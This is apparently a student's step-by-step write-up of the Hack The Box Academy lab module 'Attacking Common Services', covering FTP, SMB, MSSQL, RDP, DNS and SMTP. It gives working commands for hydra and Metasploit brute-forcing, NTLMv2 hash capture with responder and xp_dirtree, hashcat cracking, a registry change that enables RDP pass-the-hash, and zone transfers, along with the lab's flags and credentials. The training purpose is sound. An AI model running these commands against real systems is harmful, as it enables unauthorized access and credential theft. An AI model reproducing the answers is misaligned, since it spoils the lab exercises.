Attacking Common Services:

Link to challenge: https://academy.hackthebox.com/module/116

(log in required)

Class: Tier II | Medium | Offensive

Before we begin:

In our disposal there is a resources bag, containing 'Attacking Common Services Userlist' and 'Attacking Common Services PWs.list'

They will be refer as the default user-list and default password-list.

We will download the list using the command:

```
wget <link to zip>
```

and then extract the zip using the command:

```
unzip <downloaded zip>
```

FTP

Attacking FTP:

Question: What port is the FTP service running on?

Answer: 2121

Method: lets run nmap on the targat machine:

```
nmap <target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-eih6heods1]─[~]
└──╼ [★]$ nmap 10.129.203.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 05:55 CDT
Nmap scan report for 10.129.203.6
Host is up (0.0086s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2121/tcp open  ccproxy-ftp ←
```

We can see on port 2121 the ftp proxy service.

Question: What username is available for the FTP server?

Answer: robin

Method: lets initiate more thorough nmap scan on the found port 2121, using the command:

```
nmap -sC -sV -p 2121 <target-IP>
```

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-eih6heods1]-[~]
└─► [★]$ nmap -sC -sV -p 2121 10.129.203.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 05:57 CDT
Nmap scan report for 10.129.203.6
Host is up (0.0089s latency).

PORT     STATE SERVICE VERSION
2121/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 ftp      ftp          1959 Apr 19  2022 passwords.list
|_-rw-rw-r--   1 ftp      ftp            72 Apr 19  2022 users.list
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (InlaneFTP) [10.129.203.6]
```

We can anonymous login to the FTP proxy.

Lets do that:

```
ftp <target-IP> 2121
```

and on credentials we enter username: 'anonymous', and the password field we leave blank:

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-eih6heods1]-[~]
└─► [★]$ ftp 10.129.203.6 2121
Connected to 10.129.203.6.
220 ProFTPD Server (InlaneFTP) [10.129.203.6]
Name (10.129.203.6:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

On the scan result we observed a files called 'users.list' and 'passwords.list' – lets download the files using the FTP 'get' command:

```
get users.list
get passwords.list
```

```
ftp> get users.list
local: users.list remote: users.list
229 Entering Extended Passive Mode (|||24428|)
150 Opening BINARY mode data connection for users.list (72 bytes)
    72       48.39 KiB/s
226 Transfer complete
72 bytes received in 00:00 (7.07 KiB/s)
ftp> get passwords.list
local: passwords.list remote: passwords.list
229 Entering Extended Passive Mode (|||54882|)
150 Opening BINARY mode data connection for passwords.list (1959 bytes)
  1959      813.38 KiB/s
226 Transfer complete
1959 bytes received in 00:00 (168.09 KiB/s)
```

We downloaded the files from the FTP proxy to our pwnbox.

Now we need to find the correct credentials using brute-force.

we will use ‘hydra’, using the command:

```
hydra -L users.list -P passwords.list ftp://<target-IP>:2121
-t 48
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-eih6heods1]─[~]
└──╼ [★]$ hydra -L users.list -P passwords.list ftp://10.129.203.6:2121 -t 48
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-31 06:19:
26
[DATA] max 48 tasks per 1 server, overall 48 tasks, 2750 login tries (l:11/p:250
), ~58 tries per task
[DATA] attacking ftp://10.129.203.6:2121/
[STATUS] 396.00 tries/min, 396 tries in 00:01h, 2373 to do in 00:06h, 29 active
[2121][ftp] host: 10.129.203.6   login: robin   password: 7iz4rnckjsduza7
```

The bruteforce found the credentials ‘robin:7iz4rnckjsduza7’

Question: Use the discovered username with its password to login via SSH and obtain the flag.txt file. Submit the contents as your answer.

Answer: HTB{ATT4CK1NG_F7P_53RV1C3}

Method: lets use the credentials obtained in the previous question to ssh login to the target machine:

```
ssh robin@<target-IP>
```

then enter the password:

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-eih6heods1]─[~]
└──╼ [★]$ ssh robin@10.129.203.6
The authenticity of host '10.129.203.6 (10.129.203.6)' can't be established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.203.6' (ED25519) to the list of known hosts.
robin@10.129.203.6's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
```

*

*

```
applicable law.

$
```

Then we will find the flag in the present working directory:

```
$ ls
flag.txt
$ cat flag.txt
HTB{ATT4CK1NG_F7P_53RV1C3}
```

SMB

Attacking SMB:

Question: What is the name of the shared folder with READ permissions?

Answer: GGJ

Method:

Method 1: we can use crackmapexec to get a list of shares, anonymously. We will use the command:

```
crackmapexec smb <target-IP> --shares -u '' -p ''
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-3gniywwcs6]─[~]
└──╼ [★]$ crackmapexec smb 10.129.130.196 --shares -u '' -p ''
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
```

*

*

```
[*] Initializing FTP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
SMB         10.129.130.196  445    ATTCSVC-LINUX    [*] Unix - Samba (name:ATTCSVC-LINUX) (domain:) (signing:False) (SMBv1:Fal
se)
SMB         10.129.130.196  445    ATTCSVC-LINUX    [+] \:
SMB         10.129.130.196  445    ATTCSVC-LINUX    [*] Enumerated shares
SMB         10.129.130.196  445    ATTCSVC-LINUX    Share           Permissions     Remark
SMB         10.129.130.196  445    ATTCSVC-LINUX    -----           -----------     ------
SMB         10.129.130.196  445    ATTCSVC-LINUX    print$                          Printer Drivers
SMB         10.129.130.196  445    ATTCSVC-LINUX    GGJ             READ            Priv
SMB         10.129.130.196  445    ATTCSVC-LINUX    IPC$                            IPC Service (attcsvc-linux Samba)
```

There is the share ‘GGJ’ which has read permissions for any user.

Method 2: We can also use smbmap

```
smbmap -H <target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-3gniywwcs6]─[~]
└──╼ [★]$ smbmap -H 10.129.130.196
[+] IP: 10.129.130.196:445      Name: 10.129.130.196
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        GGJ                                                     READ ONLY       Priv
        IPC$                                                    NO ACCESS       IPC Service (attcsvc-linux Samba)
```

Question: What is the password for the username "jason"?

Answer: 34c8zuNBo91!@28Bszh

Method: we will use the default password list to brute force ‘jason’ username on the SMB service.

We will download the password list and extract the downloaded zip to a output file called ‘pws.list.

Then we will bruteforce the SMB service, on ‘jason’ username using Metasploit:

```
msfconsole
```

to open Metasploit console, and in it we run the following settings:

```
use auxiliary/scanner/smb/smb_login
set SMBUser jason
set pass_file pws.list
set rhosts <target-IP>
set VERBOSE false
set STOP_ON_SUCCESS true
```

and when all is set:

```
run
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set SMBUser jason
SMBUser => jason
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set pass_file pws.list
pass_file => pws.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set rhosts 10.129.130.196
rhosts => 10.129.130.196
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set VERBOSE false
VERBOSE => false
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> run

[+] 10.129.130.196:445    - 10.129.130.196:445 - Success: '.\jason:34c8zuNBo91!@28Bszh'
[*] 10.129.130.196:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Question: Login as the user "jason" via SSH and find the flag.txt file. Submit the contents as your answer.

Answer: HTB{SMB_4TT4CKS_2349872359}

Method: attempting to ssh with Jason username and password will result in failure:

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-3gniywwcs6]-[~]
└─► [★]$ ssh jason@10.129.130.196
The authenticity of host '10.129.130.196 (10.129.130.196)' can't be established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.130.196' (ED25519) to the list of known hosts.
jason@10.129.130.196: Permission denied (publickey).
```

The ssh requires a private key.

Now, during the previous question I first attempted to obtain the password via the SMB GGJ share, with anonymous login, and there was there ‘id_rsa’ but there was no download permissions.

Lets try to access the share again, this time with ‘jason’ credentials – we can use ‘smbclient’ to download the file using 1 command:

```
smbclient //10.129.130.196/GGJ -U jason -c 'get id_rsa
id_rsa'
```

and we enter the obtained password:

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-3gniywwcs6]-[~]
└─► [★]$ smbclient //10.129.130.196/GGJ -U jason -c 'get id_rsa id_rsa'
Password for [WORKGROUP\jason]:
getting file \id_rsa of size 3381 as id_rsa (94.3 KiloBytes/sec) (average 94.3 KiloBytes/sec)
```

Lets give the ‘id_rsa’ chmod 600 (only file’s owner can read it), and then reattempt to ssh login:

```
chmod 600 id_rsa
ssh -i id_rsa jason@<target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-3gniywwcs6]─[~]
└──╼ [★]$ chmod 600 id_rsa
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-3gniywwcs6]─[~]
└──╼ [★]$ ssh -i id_rsa jason@10.129.130.196
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
```

we are in.

lets obtain the flag:

```
$ ls
flag.txt
$ cat flag.txt
HTB{SMB_4TT4CKS_2349872359}
```

SQL Databases

Attacking SQL Databases:

Question: What is the password for the "mssqlsvc" user?

Answer: princess1

Method: we will begin with nmap scan to see with what we are dealing with:

```
nmap -sV <target-IP>
```

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-15roqxfqqx]-[~]
└─[★]$ nmap -sV 10.129.203.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 08:37 CDT
Nmap scan report for 10.129.203.12
Host is up (0.0017s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          hMailServer smtpd
110/tcp  open  pop3          hMailServer pop3d
143/tcp  open  imap          hMailServer imapd
587/tcp  open  smtp          hMailServer smtpd
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: WIN-02; OS: Windows; CPE: cpe:/o:microsoft:windows
```

It is a windows machine, running mssql on port 1433.

Lets login to the mssql service with the provided credentials from the section ‘htbdbuser:MSSQLAccess01!’:

```
mssqlclient.py -p 1433 htbdbuser@10.129.203.12
```

then enter the password:

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-15roqxfqqx]-[~]
└─[★]$ mssqlclient.py -p 1433 htbdbuser@10.129.203.12
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

We are in. lets see what non-default databases we are dealing with here:

```
SELECT name FROM sys.databases WHERE name NOT IN ('master',
'tempdb', 'model', 'msdb', 'resource');
```

```
SQL> SELECT name FROM sys.databases WHERE name NOT IN ('master', 'tempdb', 'model', 'msdb', 'resource');
name


----------------------------------------------------------------------------------------------------------------
--

hmaildb


flagDB
```

There are 2 databses – ‘hmaildb’ and ‘flagDB’, attempting to open either of them will result with ‘access denied’:

```
SQL> USE hmaildb;
[-] ERROR(WIN-02\SQLEXPRESS): Line 1: The server principal "htbdbuser" is not able to access the database "hmaildb" under the
current security context.
SQL> USE flagDB;
[-] ERROR(WIN-02\SQLEXPRESS): Line 1: The server principal "htbdbuser" is not able to access the database "flagDB" under the c
urrent security context.
```

So in order to open them, we need to find ‘mssqlsvc’ credentials.

Attempting to enable ‘xp_cmdshell’ won’t work – our default user does not have the access to do so. So we will have to do something else.

On the pwnbox – lets start ‘responder’ on the interface linked to the target machine – ‘tun0’:

```
sudo responder -I tun0
```

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-15roqxfqqx]-[~]
└─► [★]$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

*

*

```
    Responder Domain Name      [C6VW.LOCAL]
    Responder DCE-RPC Port     [45309]

[+] Listening for events...
```


While the responder is listening, on the mssql CLI we will enter the command:

```
xp_dirtree '\\<attacker-IP>\share\'
```

and while on the mssql CLI we wont get anything seems to be meaningful:

```
SQL> xp_dirtree '\\10.10.14.63\share\'
subdirectory

            depth

-----------------------------------
-----------------------------------
---   -----------
```

On the responder – we will capture the NTLMv2 hash of ‘mssqlsvc’:



We obtained NTLMv2 hash, we will put that in a file called 'hash.txt':


```
echo 'mssqlsvc::WIN-02-4c....00' > hash.txt
```

We need to crack it.

Lets get to the pwnbox the rockyou.txt wordlist, and run the bruteforce on the hash using hashcat:


```
hashcat -m 5600 hash.txt rockyou.txt
```

where -m 5600 is for NTLMv2 hash:



*

*



Question: Enumerate the "flagDB" database and submit a flag as your answer.

Answer: HTB{!_l0v3_#4$#!n9_4nd_r3$p0nd3r}

Method: lets attempt to login to the MSSQL service to 'mssqlsvc' user in the same way we did with 'htbdbuser':

```
mssqlclient.py -p 1433 mssqlsvc@<target-IP>
```

we enter the obtained 'princess1' password..

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-15roqxfqqx]─[~]
└──╼ [★]$ mssqlclient.py -p 1433 mssqlsvc@10.129.203.12
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[-] ERROR(WIN-02\SQLEXPRESS): Line 1: Login failed for user 'mssqlsvc'.
```

We get 'Encryption required', and failed login.

To solve it, we will add the '-windows-auth' flag to the login command:

```
mssqlclient.py -p 1433 mssqlsvc@<target-IP> -windows-auth
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-15roqxfqqx]─[~]
└──╼ [★]$ mssqlclient.py -p 1433 mssqlsvc@10.129.203.12 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

We are in.

Lets use the 'flagDB' database we failed to access in the previous question:

```
USE flagDB;
```

```
SQL> USE flagDB;
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: flagDB
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'flagDB'.
```

Access granted.

Lets see what tables we have on that database:

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_TYPE = 'BASE TABLE' AND TABLE_CATALOG = 'flagDB';
```

```
SQL> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE' AND TABLE_CATALOG = 'flagDB';
TABLE_NAME


----------------------------------------------------------------------------------------------------------------------------------
--

tb_flag
```

The table is ‘tb_flag’.

Lets get the content of that table:

```
select * from tb_flag;
```

```
SQL> select * from tb_flag;
flagvalue


------------------------------------


b'HTB{!_l0v3_#4$#!n9_4nd_r3$p0nd3r}'
```

RDP


Attacking RDP:

Question: What is the name of the file that was left on the Desktop? (Format example: filename.txt)

Answer: pentest-notes.txt

Method: lets RDP login to the target machine with the provided credentials 'htb-rdp:HTBRocks!' using the command:

```
xfreerdp /v:<Target IP> /u:htb-rdp /p:HTBRocks! /dynamic-resolution
```



We immidiaetly can observe the file on the desktop – 'pentest-notes.txt'

Question: Which registry key needs to be changed to allow Pass-the-Hash with the RDP protocol?

Answer: DisableRestrictedAdmin


Method: 'restricted Admin Mode, which is disabled by default, should be enabled on the target host; otherwise, we will be prompted with the following error:

This can be enabled by adding a new registry key DisableRestrictedAdmin (REG_DWORD) under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa.'

Question: Connect via RDP with the Administrator account and submit the flag.txt as you answer.

Answer: HTB{RDP_P4$$_Th3_H4$#}

Method: lets open the 'pentest-notes.txt' we found:



The full message in the file is this:

'We found a hash from another machine Administrator account, we tried the hash in this computer but it didn't work, it doesn't have SMB or WinRM open, RDP Pass the Hash is not working.


User: Administrator

Hash: 0E14B9D6330BF16C30B1924111104824'

Well then – lets enable RDP pass the hash, and RDP login with the administrator hash.


To enable RDP we will change the 'DisableRestrictedAdmin' registry key, we will use the cmd command:

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /t
REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
```




Now we exit the 'htb-rdp' RDP session, and RDP login with the administrator hash, using the xfreerdp command:

```
xfreerdp /v:<target-IP> /u:Administrator
/pth:0E14B9D6330BF16C30B1924111104824 /dynamic-resolution
```



Here is the flag:



DNS

Attacking DNS:

Question: Find all available DNS records for the "inlanefreight.htb" domain on the target name server and submit the flag found as a DNS record as the answer.

Answer: HTB{LUIHNFAS2871SJK1259991}

Method: First, we will have to run subdomain brute-force enumeration.

We will use the tool '[subbrute]'

Lets clone it and ready it for execution:

```
git clone https://github.com/TheRook/subbrute.git >>
/dev/null 2>&1

cd subbrute
```

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-grbfdbti2d]-[~]
└─► [★]$ git clone https://github.com/TheRook/subbrute.git >> /dev/null 2>&1
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-grbfdbti2d]-[~]
└─► [★]$ cd subbrute
```

Before we proceed, we need find the nameserver of the domain, we will use the command:

```
dig ns inlanefreight.htb @<target-IP>
```

a single answer – 'ns.inlanefreight.htb'. that's our nameserver:

```
┌[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-grbfdbti2d]-[~]
└─► [★]$ dig ns inlanefreight.htb @10.129.203.6

; <<>> DiG 9.18.24-1-Debian <<>> ns inlanefreight.htb @10.129.203.6
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57747
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 21d5a80b303e793d0100000066d36aa9dde3550b6cd69671 (good)
;; QUESTION SECTION:
;inlanefreight.htb.             IN      NS

;; ANSWER SECTION:
inlanefreight.htb.      604800  IN      NS      ns.inlanefreight.htb.
```

Now, we need to link the nameserver to the target IP in '/etc/hosts':

```
sudo nano /etc/hosts
```

and in it:

```
<target-IP> ns1.inlanefreight.htb
```

```
 GNU nano 7.2                                                  /etc/hosts
 1 127.0.0.1   localhost
 2 127.0.1.1   debian12-parrot
 3
 4 # The following lines are desirable for IPv6 capable hosts
 5 ::1     localhost ip6-localhost ip6-loopback
 6 ff02::1 ip6-allnodes
 7 ff02::2 ip6-allrouters
 8 127.0.0.1 localhost
 9 127.0.1.1 htb-grbfdbti2d htb-grbfdbti2d.htb-cloud.com
10
11 10.129.203.6 ns1.inlanefreight.htb
```

Back to 'subbrute' folder:

Lets put the nameserver in the 'resolvers.txt'.

```
echo "ns.inlanefreight.htb" > resolvers.txt

./subbrute.py inlanefreight.htb -s names.txt -r
resolvers.txt
```

```
┌─[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-grbfdbti2d]─[~/subbrute]
└──╼ [★]$ ./subbrute.py inlanefreight.htb -s names.txt -r resolvers.txt
Warning: Fewer than 16 resolvers per process, consider adding more nameservers to resolvers.txt.
inlanefreight.htb
hr.inlanefreight.htb
helpdesk.inlanefreight.htb
ns.inlanefreight.htb
control.inlanefreight.htb
Traceback (most recent call last):
  File "/home/htb-ac-1099135/subbrute/./subbrute.py", line 700, in run
    killproc(pid = verify_nameservers_proc.pid)
```

It found some results before it collapsed with an error, after some trial and error – Lets check the 'hr.inlanefreight.htb' subdomain, and run zone transfer on it:

```
dig axfr @<target-IP> hr.inlanefreight.htb
```

```
[eu-academy-2]-[10.10.14.63]-[htb-ac-1099135@htb-grbfdbti2d]-[~]
    [★]$ dig axfr @10.129.203.6 hr.inlanefreight.htb

; <<>> DiG 9.18.24-1-Debian <<>> axfr @10.129.203.6 hr.inlanefreight.htb
; (1 server found)
;; global options: +cmd
hr.inlanefreight.htb.   604800  IN      SOA     inlanefreight.htb. root.inlane
hr.inlanefreight.htb.   604800  IN      TXT     "HTB{LUIHNFAS2871SJK1259991}"
hr.inlanefreight.htb.   604800  IN      NS      ns.inlanefreight.htb.
ns.hr.inlanefreight.htb. 604800 IN      A       127.0.0.1
```

SMTP

Attacking Email Services:

Question: What is the available username for the domain inlanefreight.htb in the SMTP server?

Answer: marlin

Method: we will get the 'users.list' from the resources bag to the pwnbox, and run smtp bruteforce using the command:

```
smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t <target-IP>
```

